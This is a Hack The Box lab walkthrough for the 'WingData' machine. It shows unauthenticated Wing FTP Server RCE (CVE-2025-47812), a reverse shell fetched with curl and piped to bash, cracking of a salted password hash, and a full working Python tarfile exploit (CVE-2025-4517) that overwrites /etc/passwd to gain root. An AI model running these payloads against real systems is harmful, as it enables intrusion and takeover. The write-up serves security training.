Description
WingData is an easy Hack The Box machine that features:
- Wing FTP Server Unauthenticated Remote Command Execution vulnerability
- Linux user Pivoting via cracking of a salted hash of Wing FTP Server
- Privilege Escalation via Python Tarfile Realpath Overflow Vulnerability allowing Arbitrary File Write
Footprinting
First, we are going to check with ping command if the machine is active and the system operating system. The target machine IP address is 10.129.4.106.
$ ping -c 3 10.129.4.106
PING 10.129.4.106 (10.129.4.106) 56(84) bytes of data.
64 bytes from 10.129.4.106: icmp_seq=1 ttl=63 time=50.3 ms
64 bytes from 10.129.4.106: icmp_seq=2 ttl=63 time=52.3 ms
64 bytes from 10.129.4.106: icmp_seq=3 ttl=63 time=49.7 ms

--- 10.129.4.106 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2003ms
rtt min/avg/max/mdev = 49.718/50.754/52.250/1.083 ms
The machine is active and with the TTL that equals 63 (64 minus 1 jump) we can assure that it is an Unix machine. Now we are going to do a Nmap TCP SYN port scan to check all opened ports.
$ sudo nmap 10.129.4.106 -sS -Pn -oN nmap_scan
Starting Nmap 7.98 ( https://nmap.org )
Nmap scan report for 10.129.4.106
Host is up (0.051s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http

Nmap done: 1 IP address (1 host up) scanned in 6.40 seconds
We find the opened 22, and 80 ports.
Enumeration
Then we do a more advanced scan, with service version and scripts.
$ nmap 10.129.4.106 -Pn -sV -sC -p22,80 -oN nmap_scan_ports
Starting Nmap 7.98 ( https://nmap.org )
Nmap scan report for 10.129.4.106
Host is up (0.049s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.2p1 Debian 2+deb12u7 (protocol 2.0)
| ssh-hostkey:
|   256 a1:fa:95:8b:d7:56:03:85:e4:45:c9:c7:1e:ba:28:3b (ECDSA)
|_  256 9c:ba:21:1a:97:2f:3a:64:73:c1:4c:1d:ce:65:7a:2f (ED25519)
80/tcp open  http    Apache httpd 2.4.66
|_http-server-header: Apache/2.4.66 (Debian)
|_http-title: Did not follow redirect to http://wingdata.htb/
Service Info: Host: localhost; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 19.53 seconds
We move to the web application and we add the wingdata.htb host to the /etc/hosts file.
$ echo '10.129.4.106 wingdata.htb' | sudo tee -a /etc/hosts
We find a website about a business offering file upload services. In the Client Portal button we find a link to the ftp.wingdata.htb subdomain, we add it to the /etc/hosts file.
$ echo '10.129.4.106 ftp.wingdata.htb' | sudo tee -a /etc/hosts

 We find a website serving the Wing FTP Server application, in its
 7.4.3 version.
Exploitation
In Wing FTP Server before 7.4.4. the user and admin web interfaces mishandle \0 bytes, ultimately allowing injection of arbitrary Lua code into user session files. This can be used to execute arbitrary system commands with the privileges of the FTP service (root or SYSTEM by default), CVE-2025-47812, using the anonymous account. We have a proof of concept of the vulnerability developed by 4m3rr0r in GitHub. We can retrieve it from Exploit-DB and its searchsploit tool.
$ searchsploit -m 52347
We are going to spawn a reverse shell by hosting a malicious Bash script in a HTTP server, and then leveraging the RCE vulnerability to download it and then run it in the remote machine, using the exploit of the proof of concept. We will also start a listening TCP port.
$ echo 'bash -i >& /dev/tcp/10.10.15.93/1234 0>&1' > shell.sh
$ python -m http.server 80
$ nc -nvlp 1234
$ python 52347.py -u http://ftp.wingdata.htb -c "curl http://10.10.15.93/shell.sh | bash"

[*] Testing target: http://ftp.wingdata.htb
[+] Sending POST request to http://ftp.wingdata.htb/loginok.html with command: 'curl http://10.10.15.93/shell.sh | bash' and username: 'anonymous'
[+] UID extracted: 812492deb84f8b66b3e9ba16f9ad7257f528764d624db129b32c21fbca0cb8d6
[+] Sending GET request to http://ftp.wingdata.htb/dir.html with UID: 812492deb84f8b66b3e9ba16f9ad7257f528764d624db129b32c21fbca0cb8d6
We receive a reverse shell as the wingftp user. We upgrade the shell.
$ nc -nvlp 1234
listening on [any] 1234 ...
connect to [10.10.15.93] from (UNKNOWN) [10.129.4.106] 45864
bash: cannot set terminal process group (3514): Inappropriate ioctl for device
bash: no job control in this shell
wingftp@wingdata:/opt/wftpserver$ script /dev/null -c bash
script /dev/null -c bash
Script started, output log file is '/dev/null'.
wingftp@wingdata:/opt/wftpserver$ ^Z
$ stty raw -echo; fg
$ reset xterm
wingftp@wingdata:/opt/wftpserver$ export SHELL=bash; export TERM=xterm; stty rows 48 columns 156
Post-Exploitation
We find another two console users in the system: wacky and root.
wingftp@wingdata:/opt/wftpserver$ grep sh /etc/passwd
root:x:0:0:root:/root:/bin/bash
sshd:x:101:65534::/run/sshd:/usr/sbin/nologin
wingftp:x:1000:1000:WingFTP Daemon User,,,:/opt/wingftp:/bin/bash
wacky:x:1001:1001::/home/wacky:/bin/bash
We are going to explore the registered users on the Wing FTP Server platform, and their password hashes, to crack them. In its documentation we find that the passwords are saved as SHA256 hashes with a default salt string of WingFTP. We find in the /opt/wftpserver/Data/1/settings.xml configuration file that the salting is activated with the default salt value.
wingftp@wingdata:/opt/wftpserver$ grep Salt /opt/wftpserver/Data/1/settings.xml
    <EnablePasswordSalting>1</EnablePasswordSalting>
    <SaltingString>WingFTP</SaltingString>
We find the password hash of the wacky user in the /opt/wftpserver/Data/1/users/wacky.xml file.
wingftp@wingdata:/opt/wftpserver$ grep Password /opt/wftpserver/Data/1/users/wacky.xml
        <EnablePassword>1</EnablePassword>
        <Password>32940defd3c3ef70a2dd44a5301ff984c4742f0baae76ff5b8783994f8a503ca</Password>
        <PasswordLength>0</PasswordLength>
        <CanChangePassword>0</CanChangePassword>
We are going to crack the salted hash with the Hashcat tool, specifying the Salted-SHA256 mode (10410).
$ echo '32940defd3c3ef70a2dd44a5301ff984c4742f0baae76ff5b8783994f8a503ca:WingFTP' > hash
$ hashcat -a 0 -m 1410 hash /usr/share/wordlists/rockyou.txt
...
Dictionary cache built:
* Filename..: /usr/share/wordlists/rockyou.txt
* Passwords.: 14344392
* Bytes.....: 139921507
* Keyspace..: 14344385
* Runtime...: 1 sec

Approaching final keyspace - workload adjusted.

32940defd3c3ef70a2dd44a5301ff984c4742f0baae76ff5b8783994f8a503ca:WingFTP:!#7Blushing^*Bride5
...
We find the password for the wacky user, !#7Blushing^*Bride5. It is reused in the Linux user, so we create a new session using SSH.
$ ssh wacky@wingdata.htb
wacky@wingdata.htb's password:
...
wacky@wingdata:~$ id
uid=1001(wacky) gid=1001(wacky) groups=1001(wacky)
We find that wacky can only run one command as root user, the /opt/backup_clients/restore_backup_clients.py Python script.
wacky@wingdata:~$ sudo -l
Matching Defaults entries for wacky on wingdata:
    env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, use_pty

User wacky may run the following commands on wingdata:
    (root) NOPASSWD: /usr/local/bin/python3 /opt/backup_clients/restore_backup_clients.py *
We can read its help.
wacky@wingdata:~$ sudo python3 /opt/backup_clients/restore_backup_clients.py -h
usage: restore_backup_clients.py [-h] -b BACKUP -r RESTORE_DIR

Restore client configuration from a validated backup tarball.

options:
  -h, --help            show this help message and exit
  -b BACKUP, --backup BACKUP
                        Backup filename (must be in /home/wacky/backup_clients/ and match backup_<client_id>.tar, where <client_id> is a positive
                        integer, e.g., backup_1001.tar)
  -r RESTORE_DIR, --restore-dir RESTORE_DIR
                        Staging directory name for the restore operation. Must follow the format: restore_<client_user> (e.g., restore_john). Only
                        alphanumeric characters and underscores are allowed in the <client_user> part (1–24 characters).

Example: sudo restore_backup_clients.py -b backup_1001.tar -r restore_john
We find that this is an application to restore a previous validated backup tarball. It requires for the backup to be in the /home/wacky/backup_clients/ directory and have the backup_<client_id>.tar format. For the restore directory, it must be in the restore_<client_user> format. We can read the source code of the script.
wacky@wingdata:~$ cat /opt/backup_clients/restore_backup_clients.py
#!/usr/bin/env python3
import tarfile
import os
import sys
import re
import argparse

BACKUP_BASE_DIR = "/opt/backup_clients/backups"
STAGING_BASE = "/opt/backup_clients/restored_backups"

def validate_backup_name(filename):
    if not re.fullmatch(r"^backup_\d+\.tar$", filename):
        return False
    client_id = filename.split('_')[1].rstrip('.tar')
    return client_id.isdigit() and client_id != "0"

def validate_restore_tag(tag):
    return bool(re.fullmatch(r"^[a-zA-Z0-9_]{1,24}$", tag))

def main():
...

    args = parser.parse_args()

    if not validate_backup_name(args.backup):
        print("[!] Invalid backup name. Expected format: backup_<client_id>.tar (e.g., backup_1001.tar)", file=sys.stderr)
        sys.exit(1)

    backup_path = os.path.join(BACKUP_BASE_DIR, args.backup)
    if not os.path.isfile(backup_path):
        print(f"[!] Backup file not found: {backup_path}", file=sys.stderr)
        sys.exit(1)

    if not args.restore_dir.startswith("restore_"):
        print("[!] --restore-dir must start with 'restore_'", file=sys.stderr)
        sys.exit(1)

    tag = args.restore_dir[8:]
    if not tag:
        print("[!] --restore-dir must include a non-empty tag after 'restore_'", file=sys.stderr)
        sys.exit(1)

    if not validate_restore_tag(tag):
        print("[!] Restore tag must be 1–24 characters long and contain only letters, digits, or underscores", file=sys.stderr)
        sys.exit(1)

    staging_dir = os.path.join(STAGING_BASE, args.restore_dir)
    print(f"[+] Backup: {args.backup}")
    print(f"[+] Staging directory: {staging_dir}")

    os.makedirs(staging_dir, exist_ok=True)

    try:
        with tarfile.open(backup_path, "r") as tar:
            tar.extractall(path=staging_dir, filter="data")
        print(f"[+] Extraction completed in {staging_dir}")
    except (tarfile.TarError, OSError, Exception) as e:
        print(f"[!] Error during extraction: {e}", file=sys.stderr)
        sys.exit(2)

if __name__ == "__main__":
    main()
A vulnerability is found in the code, specifically in the tar.extractall(path=staging_dir, filter="data") line, where it is extracting the files from the .tar file. The Python version used in the system is 3.12.3.
wacky@wingdata:~$ python3 --version
Python 3.12.3
A vulnerability exists for Python, CVE-2025-4517. It allows arbitrary filesystem writes outside the extraction directory during extraction with filter="data" if using the tarfile module to extract untrusted .tar archives using TarFile.extractall() or TarFile.extract() using the filter= parameter with a value of "data" or "tar".
We have a proof of concept of the vulnerability in the Google’s security-research repository. A bug exists when processing a path with symlinks is shorter than PATH_MAX, but longer than PATH_MAX when the symlinks are substituted by os.path.realpath(). Any symlinks that are beyond PATH_MAX are not expanded. os.path.realpath() is used by the “tar” and “data” filter to validate the path, but no error is thrown if PATH_MAX is exceeded. Later during extractall() or extract() the paths are used without passing them through os.path.realpath().
We are going to use this PoC to replace the /etc/passwd file with a malicious one with the root2 account and the passwordhtb password with an UID that equals 0 to have root permissions. This is the resulting Python script to create the malicious .tar file. We will save it in the /opt/backup_clients/backups/exploit.py file.
import tarfile
import os
import io
import sys
# 247 (55 on OSX) picked so the expanded path of dirs is 3968 bytes long (or 896
# on OSX), leaving 128 bytes for a prefix and at least a few chars of the link
comp = 'd' * (55 if sys.platform == 'darwin' else 247)
steps = "abcdefghijklmnop"
path = ""
with tarfile.open("backup_1001.tar", mode="x") as tar:
    # populate the symlinks and dirs that expand in os.path.realpath()
    for i in steps:
        a = tarfile.TarInfo(os.path.join(path, comp))
        a.type = tarfile.DIRTYPE
        tar.addfile(a)
        b = tarfile.TarInfo(os.path.join(path, i))
        b.type = tarfile.SYMTYPE
        b.linkname = comp
        tar.addfile(b)
        path = os.path.join(path, comp)
    # create the final symlink that exceeds PATH_MAX and simply points to the
    # top dir. this allows *any* path to be appended.
    # this link will never be expanded by os.path.realpath(), nor anything after it.
    linkpath = os.path.join("/".join(steps), "l"*254)
    l = tarfile.TarInfo(linkpath)
    l.type = tarfile.SYMTYPE
    l.linkname = ("../" * len(steps))
    tar.addfile(l)
    # make a symlink outside to keep the tar command happy
    e = tarfile.TarInfo("escape")
    e.type = tarfile.SYMTYPE
    e.linkname = linkpath + "/../../../../etc"
    tar.addfile(e)
    # use the symlinks above, that are not checked, to create a hardlink
    # to a file outside of the destination path
    f = tarfile.TarInfo("flaglink")
    f.type = tarfile.LNKTYPE
    f.linkname =  "escape/passwd"
    tar.addfile(f)
    # now that we have the hardlink we can overwrite the file
    content = b"root:x:0:0:root:/root:/bin/bash\ndaemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin\nbin:x:2:2:bin:/bin:/usr/sbin/nologin\nsys:x:3:3:sys:/dev:/usr/sbin/nologin\nsync:x:4:65534:sync:/bin:/bin/sync\ngames:x:5:60:games:/usr/games:/usr/sbin/nologin\nman:x:6:12:man:/var/cache/man:/usr/sbin/nologin\nlp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin\nmail:x:8:8:mail:/var/mail:/usr/sbin/nologin\nnews:x:9:9:news:/var/spool/news:/usr/sbin/nologin\nuucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin\nproxy:x:13:13:proxy:/bin:/usr/sbin/nologin\nwww-data:x:33:33:www-data:/var/www:/usr/sbin/nologin\nbackup:x:34:34:backup:/var/backups:/usr/sbin/nologin\nlist:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin\nirc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin\n_apt:x:42:65534::/nonexistent:/usr/sbin/nologin\nnobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin\nsystemd-network:x:998:998:systemd Network Management:/:/usr/sbin/nologin\nsystemd-timesync:x:997:997:systemd Time Synchronization:/:/usr/sbin/nologin\nmessagebus:x:100:107::/nonexistent:/usr/sbin/nologin\nsshd:x:101:65534::/run/sshd:/usr/sbin/nologin\nwingftp:x:1000:1000:WingFTP Daemon User,,,:/opt/wingftp:/bin/bash\nwacky:x:1001:1001::/home/wacky:/bin/bash\n_laurel:x:999:996::/var/log/laurel:/bin/false\nroot2:$1$IX9v2U5o$tpsHTNLLik2uBXGO7OyIk0:0:0:root:/root:/bin/bash\n"
    c = tarfile.TarInfo("flaglink")
    c.type = tarfile.REGTYPE
    c.size = len(content)
    tar.addfile(c, fileobj=io.BytesIO(content))
We move to the /opt/backup_clients/backups/ and we execute the script, then we will run the restore_backup_clients.py script to trigger the vulnerability and replace the passwd file.
wacky@wingdata:/opt/backup_clients/backups$ python3 exploit.py
wacky@wingdata:/opt/backup_clients/backups$ sudo python3 /opt/backup_clients/restore_backup_clients.py -b backup_1001.tar -r restore_passwd
[+] Backup: backup_1001.tar
[+] Staging directory: /opt/backup_clients/restored_backups/restore_passwd
[+] Extraction completed in /opt/backup_clients/restored_backups/restore_passwd
The extraction is completed and now we can pivot to the root2 account.
wacky@wingdata:/opt/backup_clients/backups$ su root2
Password:
root@wingdata:/opt/backup_clients/backups# id
uid=0(root) gid=0(root) groups=0(root)
Flags
In the root shell we can retrieve the user.txt and root.txt flags.
root@wingdata:/opt/backup_clients/backups# cat /home/wacky/user.txt
<REDACTED>
root@wingdata:/opt/backup_clients/backups# cat /root/root.txt
<REDACTED>